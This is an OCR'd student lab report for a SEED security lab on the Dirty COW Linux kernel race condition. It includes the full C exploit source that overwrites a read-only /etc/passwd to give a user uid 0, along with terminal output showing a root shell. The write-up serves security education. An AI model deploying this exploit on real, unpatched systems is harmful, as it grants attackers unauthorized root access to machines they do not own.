
Lab 5: Dirty Cow Attack

Aastha Yadav (ayadav02@syr.edu)
SUID: 831570679


Task 1: Modify /zzz



```
[10/16/2017] seed@VM:~$ sudo gedit /zzz
[sudo] password for seed:
[10/16/2017] seed@VM:~$ sudo chmod 644 /zzz
[10/16/2017] seed@VM:~$ gedit attack.c
[10/16/2017] seed@VM:~$ gcc attack.c -lpthread
[10/16/2017] seed@VM:~$ a.out
```

Figure 1

Observation: In this task, we have to modify the file /zzz by exploiting the dirty cow vulnerability. File /zzz has more than 30 characters of 1. We run our attack.c program.




```
1111111111 The attack is successful!!
111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
```

Figure 2

Observation: We can observe that our string has been appended.


Explanation: Ditry COW exploits a race condition in Linux Kernel. There is a race condition on the logic of copy-on write which enables attackers to write to the memory that actually maps to read-only file.

Task 2



```
[10/18/2017] seed@VM:~$ sudo cp /etc/passwd /zzz
[10/18/2017] seed@VM:~$ gedit attacker.c
[10/18/2017] seed@VM:~$ gedit /zzz
[10/18/2017] seed@VM:~$ gcc attacker.c -lpthread
[10/18/2017] seed@VM:~$ a.out
```

Figure 3




```
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
xrdp:x:121:131::/var/run/xrdp:/bin/false
test:x:0000:1002:Aastha Y,,,:/home/test:/bin/bash
```

Figure 4


Observation and Explanation: In this task, we copy contents of passwd file into /zzz and attack. We observe that test user has been given root privileges.

Now we'll use this vulnerability to attack /etc/passwd file.




```
[10/16/2017] seed@VM:~$ gedit /zzz
[10/16/2017] seed@VM:~$ gedit attacker.c
[10/16/2017] seed@VM:~$ gcc attacker.c -lpthread
[10/16/2017] seed@VM:~$ a.out
distance: 2033
```

Figure 5




```
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
xrdp:x:121:131::/var/run/xrdp:/bin/false
test:x:0000:1002:Aastha Y,,,:/home/test:/bin/bash
```

Figure 6




```
[sudo] password for seed:
[10/16/2017] seed@VM:~$ cat attacker.c
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

#define OFFSET 10

void *map;
int offset;

void *madviseThread(void *arg)
{
  while(1){
      madvise(map, 4097, MADV_DONTNEED);
  }
}

void *procselfmemThread(void *arg)
{
  char *content= (char*) arg;
  char current_content[10];

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    //Set the file pointer to the OFFSET from the beginning
    lseek(f, (uintptr_t) map + offset, SEEK_SET);
    write(f, content, strlen(content));
  }
}


int main(int argc, char *argv[])
{
```



```
  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    //Set the file pointer to the OFFSET from the beginning
    lseek(f, (uintptr_t) map + offset, SEEK_SET);
    write(f, content, strlen(content));
  }
}


int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;

  // Open the file in read only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Open with PROT_READ.
  fstat(f, &st);
  map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the offset to the target area
  char *start = strstr(map, "test:x:1001");
  offset = start - (char *)map;
  printf("distance: %d\n", offset);

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, NULL);
  pthread_create(&pth2, NULL, procselfmemThread, "test:x:0000");

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);

  return 0;
}

[10/16/2017] seed@VM:~$ 
```

Figure 7



```
[10/18/2017] seed@VM:~$ su test
Password:
root@VM:/home/seed# id
uid=0(root) gid=1002(test) groups=0(root),1002(test)
root@VM:/home/seed# exit
exit
```

Figure 8

Observation: We use our attacker.c program to perform the attack on passwd file and we are successful in giving root privileges to test user.

Explanation: We have successfully exploited the Dirty COW vulnerability to make changes to our /etc/passwd file. Race condition of copy-on-write gets exploited and we get the root access.